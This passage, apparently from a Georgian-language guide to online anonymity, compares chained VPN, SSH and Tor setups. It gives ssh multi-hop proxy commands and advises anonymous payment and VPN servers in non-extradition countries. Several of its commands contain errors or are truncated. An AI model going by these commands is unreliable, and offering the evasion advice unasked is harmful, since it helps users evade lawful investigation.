
- SSH და VPN-მა შეიძლება გაჟონოს DNS ან/და IPV6. თუ ისინი მოულოდნელად გამოირთვებიან შეიძლება გააგზავნონ ღია კავშირი. ანუ SSH ან VPN უნდა იყოს კარგად კონფიგურირებული და უნდა გამოიყენოთ Firewall როგორც ღია მონაცემების გაგზავნის ამკრძალავი საშუალება. ამიტომ, შეიძლება, მხოლოდ Tor-ის გამოყენება უფრო უსაფრთხო იყოს. რადგან ასეთი გაჟონვები არ მოხდება.

- ასეთი კავშირი ყოველ ჯერზე ხელით უნდა დაამყაროთ. შესაძლებელია, რომ დაგავიწყდეთ SSH/VPN/JonDoNYM არხის ჩართვა დ პირდაპირ Tor-ს შეუერთდეთ, ქვეყნებში სადაც Tor-ის გამოყენება არალეგალურია ან ისჯება კანონით ამის გაკეთება სარისკოა.
- როგორც ადრე განვიხილეთ, ვებ საიტის თითის ანაბეჭდის მეთოდის გამოყენებით ბევრ რესურსებიან და ძლიერ მოწინააღმდეგეს შეუძლია დაადგინოს რომ Tor-ს იყენებთ.
- მოგეხსენებათ რომ Tor-ის გამავალი კავშირის კვანძი შეიძლება ეკუთვნოდეს ჰაკერებს ან მოწინააღმდეგეს, თუ SSL დამატებით კავშირს არ იყენებთ მათ შეუძლიათ გამომავალი კავშირის მანიპულირება და მასში ვირუსების ჩასმა.
- თუ შეამჩნევენ რომ ერთმანეთში ჩასმულ დაშიფრულ კავშირებს იყენებთ მიხვდებიან რომ ტექნიკურად მაღალი ცოდნის მომხმარებელი ხართ ანონიმურობის საჭიროებით, ეს კი ეჭვს ბადებს. შესაბამისად თქვენზე თვალთვალი შეიძლება გაძლიერდეს.
- თუ დანიშნულების სისტემა ბლოკავს Tor-ის გამომავალ კვანძებს, ცხადია ეს კავშირი არ იმუშავებს.
- SSH/VPN/JonDoNYM -ის გამოყენებისას ფულის გადახდის კვალიც არსებობს, ან უდა გამიყენოთ უფასო მომსახურება ან უნდა გამოიყენოთ ფულის გადახდის ანონიმური მეთოდები. თუმცა, თუ კიდევ ცოტათი გაართულებთ თქვენ კავშირს და ორ VPN-ს გამოიყენებთ, ანუ Tor-თან შეერთებამდე თქვენი კავშირი გაივლის ორ VPN-ს, ფულის კვალით თქვენი პოვნა გაცილებით გართულდება.

ასევე შესაძლებელია რომ გამოიყენოთ TLS და S-Tunnel-ის საშუალებით ISP-ის დაუმალოთ რომ VPN-ს იყენებთ. ე.ი. მაგალითად გექნებათ TLS>VPN>JonDoNYM>Tor>დანიშნულების სისტემა

თუ I2P-ს ქსელთან თან გინდათ მუშაობა, ცხადია იგივეს გაკეთება შეიძლება ოღონდ Tor უნდა ჩაანაცვლოთ I2P-ით.

Tor ->SSH/VPN/JonDoNYM გვირაბი სუსტი და ძლიერი მხარეები.



ძლიერეი მხარეები:

- ასეთი კავშირი გამოყენება როცა დარწმუნებული არ ხართ რომ Tor-ის გარეთ გამავალი კვანძი კარგად იქცევა და მას ბოლომდე არ ენდობით, ან შეიძლება რომ Tor-იბლოკებოდეს დანიშნულების სისტემის მიერ, ხოლო SSH/VPN/JonDoNYM არ დაიბლოკოს.
- უბრალოდ არ გინდათ დანიშნულების სიტემამ იცოდეს რომ Tor-ს იყენებთ.
- Tor დამალავს თქვენ IP მისამართს და შესაბამისად VPN სერვერის მონიტორინგი და ინფორმაციის ჩაწერა თქვენ მოწინააღმდეგეს ბევრს არაფერს მისცემს.
- თუ ფულის კვალი არ მოდის თქვენამდე, ან თუ არასოდეს დაკავშირებიხათ პირდაპირ დანიშნულების სისტემას SSH/VPN/JonDoNYM ის გამოყენებით, ეს სერვერები ვერ მოახერხებენ თქვენი ვინაობის გარკვევას.

სუსტი მხარეები:


- ამ სქემაში უფრო ენდობით SSH/VPN/JonDoNYM სისტემებს, ვიდრე Tor-ს, თუმცა ამ სისტემებიდან თქვენი ვინაობის დადგენა უფრო ადვილია. განსაკუთრებით თუ ფულის კვალი თქვენამდე მოდის, ან თუ როდესმე პირდაპირ საკუთარი IP მისმართით დაუკავშირდით VPN/SSH სერვერს. ასეთი რამის გაკეთებას ძალიან კარგი დაგეგმვა ჭირდება. ანუ უსაფრთხოების კარგი გეგმის შედგენაა საჭირო. პირდაპირი შეერთების ერთმა შეცდომამაც კი შეიძლება სავალალო შედეგები მოგიტანოთ.
- თუ თქვენი მოწინააღმდეგე აკონტროლებს VPN/SSH სერვერს, მაშინ მათ შეუძლიათ კორელაციის და დროის დანიშვნის შეტევის საშუალებით, დროთა განმავლობაში, გაარკვიონ თქვენი ვინაობა. ამის აღსაკვეთად უნდა გამოიყენოთ TLS
- თქვენ ISP-ს, სამთავრობო სტრუქტურებს და ადგილობრივ მოთვალთვალე ორგანიზაციებს ეცოდინებათ რომ TOR-ს იყენებთ. ამან შეიძლება გააძლიეროს თქვენი თვალთვალი.
- Tor მხოლოდ TCP-ს თან მუშაობს. მისი საშუალებით ვერ გააგზავნით UDP პაკეტებს. ეს კი Open VPN-ს შეანელებს და პარამეტრების განსაზღვრაც საკმაოდ რთულია.
- ასეთ სიტუაციებში შეიძლება ვერ მოახერხოთ Tor Browser-ის გამოყენება, მაშინ დაგჭირდებათ საკუთარი ბრაუზერის გამაგრება, რადგან ჩვეულებრივმა ბრაუზერმა შეიძლება გასცეს თქვენი ვინაობა.
- იმის გამო რომ საბოლოო ჯამში ყველა კავშირი გადის ერთი VPN სერვერის გავლით, ვერ გექნებათ სხვადასხვა კავშირების ერთმანეთისგან გამოყოფის საშუალება https://www.whonix.org/wiki/Stream_Isolation. ანუ, თუ ერთი კომპიუტერიდან ან ერთი ლოკალური ქსლიდან რამდენიმე სახელით მუშაობთ, იმის გამო რომ ყველა ეს კავშირები ერთ სერვერს გაივლის შესაძლებელია მათი ერთმანეთთან დაკავშირება. შესაბამისად ისევ ძალიან მკაცრი და კარგი ოპერაციული დაგეგმვაა საჭირო რომ ასეთი რამეები არ გააკეთოთ.
- Tor -სხვადასხვა დაშიფრული კავშირების შესახებ ამბობს რომ ასეთი დაცვა პასიური თვალთვალის წინააღმდეგ ეფექტურია, თუმცა აქტიური შეტევების წინააღმდეგ სუსტია, რადგან შეტევის დამატებით ფრონტს ქმნის.

ნუ დაამყარებთ ერთმანეთში ჩასმულ დაშიფრულ კავშირებს თუ საქმე არ გაქვთ ბევრ რესურსებიან მოწინააღმდეგესთან. რადგან ასეთი კავშირების სწორად მართვა გარკვეულ დისციპლინას და ტექნიკურ ცოდნას მოითხოვს. ასევე დაგეგმვა ძალიან მნიშვნელოვანი კომპონენტია. თანაც შეიძლება ამ კავშირების ერთმანეთში ჩასმა არასპეციალისტებისათვის რთული იყოს. არ გამოიყენოთ ისეთი რამ რაც არ იცით როგორ მუშაობს, რადგან პარამეტრების არასწორი განსაზღვრის შემთხვევაში შეიძლება ძალიან დაასუსტოთ დაცვა. Tor არ ჩასვათ Tor-ში ეს გაუთვალისწინებულ და არცთუ სასიამოვნო შედეგებამდე მიგიყვანთ.


ერთმანეთში ჩასმული VPN-ები ძლიერი და სუსტი მხარეები

ორი ან რამდენიმე VPN-ის ერთმანეთში ჩასმა, როგორც წესი უნდა მოახდინოთ სხვადასხვა მომწოდებლების VPN-ების ერთმანეთში ჩასმა.

ჩვეულებრივი VPN-ის გამოყენებისას დანიშნულების სისტემა ვერ ხედავს თქვენ მისამართს და VPN სერვერის დატოვებამდე მონაცემები დაშიფრულია. მაგრამ VPN ის მომწოდებელი ხედავს თქვენ მისამართს და დანიშნულების სისტემის მისამართს და ასევე შეუძლია წაიკითხოს მონაცემები თუ ისინი დამატებით არ არიან დაშიფრული.



ერთმანეთში ჩასმული VPN-ების შემთხვევაში პირველი VPN კავშირი როგორც წესი მყარდება თქვენს რუტერსა და VPN სერვერს შორის. ხოლო მეორე კავშირი კი თქვენ კომპიუტერსა და მეორე VPN-ს შორის. ეს უნდა იყოს ორი სხვადასხვა VPN მომწოდებელი, უმჯობესია იყვნენ ორი სხვადასხვა ქვეყნიდან. ასეთ შემთხვევაში მხოლოდ თქვენი ინტერნეტის მომწოდებელი ხედავს თქვენ IP მისამართს, ინტერნეტ მომწოდებელი ხედავს პირველი VPN სერვერის შემავალ IP მისამართს, პირველი VPN ხედავს, ინტერნეტ მომწოდებლის მისამართს და მხოლოდ მეორე VPN-ის შემავალ IP მისამართს. მეორე VPN ხედავს პირველი VPN-ის გამომავალ IP მისამართს და დანიშნულების სისტემის მისამართს, ხოლო დანიშნულების სისტემა კი ხედავს მხოლოდ მეორე VPN-ის გამომავალ მისამართს. მეორე VPN-ს შეუძლია მონაცემების წაკითხვა თუ ისინი დამატებით არ არიან დაშიფრული. ცხადია უფრო მეტი VPN-ების კომბინაციებიც შეიძლება გააკეთოთ.



დამატებითი VPN-ების გამოყენება ცხადია კიდევ უფრო გაუმჯობესებს დაცულობას, მაგრამ შეიძლება კავშირი შენელდეს და ასევე რაც უფრო მეტ სისტემას იყენებთ, მით მეტია შანსი კავშირის სტაბილურობა შეიძლება დაირღვეს.

საბოლოო ჯამში ეს იგივეა რაც ე.წ. ნიორის პრინციპით კავშირის დამყარება, ანუ იგივე პრინციპით რასაც Tor იყენებს. მაშინ გაგიჩნდებათ კითხვა რატომ ვწვალობთ, არ ჯობია პირდაპირ Tor გამოვიყენოთ? Tor-ს და ასეთ კავშირს თავისი დადებითი და უარყოფითი მხარეები აქვთ. შეიძლება რომ, თქვენ შემთხვევაში, Tor იბლოკება, ან არ გინდათ Tor-ის გამოყენება რადგან დანიშნულების სისტემა ბლოკავს Tor-ს, ან უბრალოდ ტექნიკურად ძნელია Tor-ის გამოყენება. როგორც უკვე განვიხილეთ შესაძლებელია VPN და Tor-ის კომბინაციის გამოყენებაც, გააჩნია რა სიტუაციაში ხართ და რა რესურსები გაგაჩნიათ.

გაითვალისწინეთ რომ, VPN-ების გამოყენების რიგი არასოდეს არ უნდა შეცვალოთ, იმისათვის რომ VPN სერვერებმა ვერ მოახერხონ დამატებით ინფორმაციის მიღება. ასევე არ უნდა დატოვოთ ფულის გადახდის კვალი რომელიც თქვენზე მიუთითებს. განსაკუთრებით მეორე VPN-ის შემთხვევაში. შეიძლება გამოიყენოთ უფასო VPN-


ები, მაგრამ ისინი როგორც წესი ნელა მუშაობენ. ან უნდა გადაიხადოთ ბიტკოინით, ქეშით, ან რამე სხვა ანონიმური გადახდის საშუალებით. ინტერნეტით გადახდისას გამოიყენეთ ანონიმიზაციის სისტემები იმისათვის რომ დამალოთ თქვენი იდენტობა. შეიძლება ფული ფოსტითაც კი გააგზავნოთ თუ ეს შესაძლებელია.

სუსტი მხარეები:

- მოწინააღმდეგეს მოუწევს ინტერნეტ სერვერების გაკონტროლება იდენტობის დასადგენად და თქვენ საპოვნელად, ეს კი მხოლოდ ბევრ რესურსებიან საერთაშორისო კავშირების მქონე მოწინააღმდეგეს შეუძლია. ანუ ფაქტიურად მხოლოდ მთავრობებს, ისიც ყველას არა.
- შესაძლებელია კორელაციის შეტევით ვინაობის დადგენა. ასეთ შემთხვევებში იზომება გამომავალი და შემავალი კაშირი და ამის საშუალებით, გარკვეული დროის განმავლობაში, ხდება ვინაობის დადგენა.
- მისათვის რომ მთავრობების მიერ შესაძლო კონტროლი თავიდან აიცილოთ VPN სერვერი უნდა აარჩიოთ იმ ქვეყნიდან რომელიც თქვენ მთავრობასთან ადვილად არ ითანამშრომლებს. იმისათვის რომ, ეჭვი არ აღძრათ პირველი VPN სერვერისათვის შეიძლება გამოიყენოთ ნეიტრალური ადგილმდებარეობა. მაგალითად საქართველოში თუ ხართ და ირანთან გინდათ მუშაობა, პირველი სერვერი შეიძლება შეარჩიოთ ევროპაში, რაც სპეცსამსახურების ბევრად ნაკლებ ყურადღებას მიიქცევს. ხოლო მეორე VPN სერვერი კი უნდა აარჩიოთ ქვეყანაში რომელსაც არ აქვს კარგი ურთიერთობა თქვენ ქვეყანასთან. მაგალითად არ აქვთ ექსტრადიციის შეთანხმება დადებული. აშშ-სათვის ასეთი ქვეყნების სია დევს ვიკიპედიაზე https://en.wikipedia.org/wiki/List_of_United_States_extradition_treaties


როგორ დავაყენოთ ერთმანეთში ჩასმული VPN-ები

აქამდე განვიხილეთ ანონიმიზაციის სხვადასხვა სისტემების კომბინირება და მათი სუსტო თუ ძლიერი მხარეები. ეხლა კი განვიხილოთ ტექნიკურად როგორ გავაკეთოთ ეს ყველაფერი. ამ პარაგრაფში განვიხილავთ VPN-ების ერთმანეთში ჩასმას.




ამის გაკეთება შედარებით ადვილია, იმისათვის რომ არ მოხდეს მონაცემების გაჟონვა უნდა გამოიყენოთ კლიენტები რომლებსაც აქვთ გაჟონვისაგან დაცვა და ავტომატური ამომრთველები.

ერთი ვარიანტია რომ გამოიყენოთ ვირტუალური მანქანა და პირველი VPN დააყენოთ კომპიუტერის ოპერაციულ სისტემაში, ხოლო მერე VPN დააყენოთ ვირტუალურ მანქანაში.



ეს ალბათ ყველაზე მარტივი და უსაფრთხო ვარიანტია, განსაკუთრებით თუ VPN კლიენტებს აქვს გაჟონვისაგან დაცვა და ავტომატური ამომრთველი. ასევე შეგიძლიათ გამოიყენოთ Firewall იმისათვის რომ გამორიცხოთ მონაცემების გაჟონვა. შესაძებელია Firewall დააყენოთ ორივე სისტემაზე. რაც კიდევ უფრო გააძლიერებს დაცვას. და არ უნდა დაგავიწყდეთ რომ VPN კავშირების რიგითობა არ უნდა აგერიოთ. პირველი VPN უნდა იყოს ყოველთვის პირველი და მეორე VPN მეორე. ასევე მეორე VPN მომსახურება უნდა შეიძინოთ ანონიმური გადახდის მეთოდით რომ გვერდი აუაროთ ფულის კვალს.

მეორე ვარიანტია რომ პირველი VPN დააყენოთ რუტერზე



და გამოიყენოთ რუტერის Firewall დაცვის გასაძლიერებლად. ეს კავშირი შეიძლება იყოს მუდმივი და განკუთვნილი თქვენი ქსელის მხოლოდ ზოგიერთი კომპიუტერისათვის. ხოლო მეორე VPN-ის კლიენტი შეიძლება რომელიმე განსაკუთრებულ მანქანაზე გქონდეთ დაყენებული. ამ შემთხვევაში არ აურევთ VPN-ების მიმდევრობას.

ცხადია რუტერი შეიძლება ვირტუალურადაც დააყენოთ, ამისათვის შეიძლება გამოიყენოთ PFsense. ვირტუალურად დაყენების შემთხვევაში, პრინციპში, შესაძლებელია რამდენიმე ნახტომის გაკეთება ვირტუალურ გარემოში. და შემდეგ შეერთება გარე სამაროსთან.

როგორ დავაყენოთ ერთმანეთში ჩასმული SSH

SSH-ერთმანეთზე გადაბმის თუ ერთმანეთში ჩასმის ბევრი ვარიანტი არსებობს მიტომ აქ რამდენიმე მაგალითს განვიხილავთ.

ბრძანება

```
ssh -v -A -t root@demo.myserver.net ssh -v -A -t root@demo2.myserver.net ssh -v -A root@demo3.myserver.net
```

SSH-ს სამ მანქანაში გაატარებს. ესენია root@demo.myserver.net, root@demo2.myserver.net, root@demo3.myserver.net, პარამეტრი -V (Verbose) ნიშნავს დაწვრილებითი ინფორმაციის ეკრანზე გამოტანას.

ამ ბრძანების ამუშავების შემდეგ სისტემა შეუერთდება ჯერ root@demo.myserver.net და მოგთხოვთ მის პაროლს, შემდეგ შეუერთდება root@demo2.myserver.net-ს და მოგთხოვთ მის პაროლს და ბოლოს შეუერთდება root@demo3.myserver.net-ს და მოგთხოვთ მის პაროლს.

პრინციპში შეიძლება პროქსი ბრძანება გამოგეყენებინათ

```
Host demo

User root

HostName demo.myserver.net

Port 22

ProxyCommand ssh -C -D 55557 -L 55556:127.0.0.1:55556 -L 55555:127.$
```

საზოგადოდ, უნდა შექმნათ SOCKS პროქსი და გაატაროთ კავშირები ამ პროქსიში.

ჯერ განვიხილოთ ორ ნახტომიანი ვარიანტი


```
ssh -t -t -V -L 8080:localhost:9932 root@demo.myserver.met ssh -t -D 9932 root@demo2.myserver.net
```

შევქმნით დინამიურ ადგილობრივ პროქსის და ასევე ვიყენებთ -V პარამეტრს რომ დავინახოთ რა ხდება. ავამუშაოთ ბრძანება:

სისტემა მოითხოვს პაროლს. პაროლის შეყვანის შემდეგ კი მივიღებთ:;

როგოც ხედავთ ხდება პორტის ადგილობრივი გადამისამართება, მანქანა უსმენს 127.0.0.1 ის პორტ 8080-ს შემდეგ კი ხდება `SSH -t -D 9932 root@dmo2.myserver.net` -ბრძანების გაგზავნა. ეს ბრძანება დაგაკავშირებთ root@dmo2.myserver.net მანქანასთან და მოგთხოვთ პაროლს.

ეხლა თუ ავამუშავებთ `netstat -tupan |grep 8080` ბრძანებას, მივიღებთ:



რაც ნიშნავს რომ SOCKS პროქსი მუშაობს 8080 პორტზე. ბრაუზერს უნდა მისცეთ ამ პროქსის პარამეტრები და მზად ხართ, ორი SSH ნახტომის გავლით, ინტერნეტთან სამუშაოდ.

შემდეგი ბრძანებებით კი ხდება სამ ნახტომიანი SSH კავშირის შექმნა:

1. შევუერთდებით root@dmo.myserver.net მანქანას.

```
ssh -v -C 55557 -L 55556:127.0.0.1:55556 -L 55555:127.0.0.1:55555 root@demo.myserver.com
```

2. შემდეგ root@dmo.myserver.net მანქანაზე უნდა ავამუშაოთ ბრძანება:

```
ssh -v -C 55556 -L 55555:127.0.0.1:55555 root@demo2.myserver.com
```

ანუ root@dmo2.myserver.net მანქანაზე უნდა შევქმნათ Socks პროქსი, რომელიც გადაგამისამართებთ 55555-პორტზე.

3. შემდეგ კი ბრძანებით

```
ssh -v -C -D 55555 root@demo3.myserver.com
```

Socks პროქსის დავუკავშირდებით, მან უნდა გაგვიყვანოს ინტერნეტში, 55555 პორტის გამოყენებით და demo, demo2 სერვერების გავლით, ანუ კავშირი გააკეთებს სამ ნახტომს.

4. ბოლო ნაბიჯია ბრაუზერისათვის SOCKS პროქსის 55555 პორტზე პარამეტრების განსაზღვრა, რის შემდეგაც ბრაუზერმა უნდა გაგიყვანოთ ინტერნეტში, demo და demo2 სერვერების გავლით.


ამის შემოწმება ადვილია. უნდა შეამოწმოთ რა IP მისამართს ხედავს ინტერნეტი როგორც თქვენ მისამართს. ამისათვის შეიყვანეთ whatsmyip ინტერნეტის მისამართების სტრიქონში, ან გადადით საიტზე https://ipinfo.info/html/ip_checker.php

თუ განხილული ბრძანებები არ არის კარგად გასაგები დაბრუნდით SSH ადგილობრივი პორტების გადამისამართებაზე და თავიდან კარგად გაარჩიეთ ეს პარაგრაფი.

შესაძლებელია რომ VPN და SSH ერთმანეთში ჩასვათ ამისათვის ერთერთი მათგანი უნდა დააყენოთ ვირტუალურ მანქანაზე და მეორე მთავარ ოპერაციულ სისტემაზე ან VPN დააყენოთ რუტერზე და SSH კომპიუტერის ოპერაციულ სისტემაზე.

როგორ დავაყენოთ მომხმარებელი -> VPN -> Tor კავშირი.

როგორც წესი ასეთი კავშირის დამყარება ხდება SSH ან VPN-ის დაყენებით მთავარ ოპერაციულ სისტემაზე ხოლო Tor-ის დაყენება ხდება ვირტუალურ ოპერაციულ სისტემაზე




ასეთი კავშირი უზრუნველყოფს რომ თუ SSH/VPN კავშირი გაწყდა Tor ვერ მოახერხებს გარეთ გაღწევას. ვირტუალურ სისტემად შეიძლება გამოიყენოთ Tails ან Whonix, ან რომელიმე სხვა სისტემა რომელზეც Tor ბრაუზერს დააყენებთ.

რა თქმა უნდა შეიძლება VPN-ის რუტერზე დაყენება, ან ვირტუალური რუტერის შექმნა მაგალითად Pfsense-ს საშუალებით, მაგრამ ეს უფრო მეტ კონფიგურირებას მოითხოვს და შეიძლება რთული იყოს.

ასევე შესაძლებელია გამოიყენოთ Whonix Gateway -რომელსაც VPN-ით დააკავშირებთ ინტერნეტთან და შემდეგ Tor კავშირს გაუშვებთ ამ ჭიშკრის გავლით. ესეც მოითხოვს მეტ კონფიგურაციას და შეიძლება რთული აღმოჩნდეს.

როგორ დავაყენოთ მომხმარებელი -> SSH -> Tor კავშირი.




ამის გაკეთება საკმაოდ მარტივია. გვაკეთებთ Debian მანქანაზე რომელზეც დაყენებულია Tor. ჯერ უნდა განვსაზღვროთ SOCKS პროქსი რომელიც გაატარებს Tor კავშირს:

```
ssh -vvv -D 8080 root@demo.mayserver.net
```

ამ ბრძანების გაშვების შემდეგ პროქსი მოგთხოვთ პაროლის შეყვანას და იგი მზადაა სამუშაოდ.

აამუშავეთ Tor ბრაუზერი და შეცვალეთ პროქსის პარამეტრები. ანუ შეიყვანეთ IP მისამართი 127.0.0.1 ხოლო პორტი 8080:



გაახლეთ Tor ბრაუზერის ფანჯარა და ნახავთ რომ ინტერნეტს შეუერთდით.

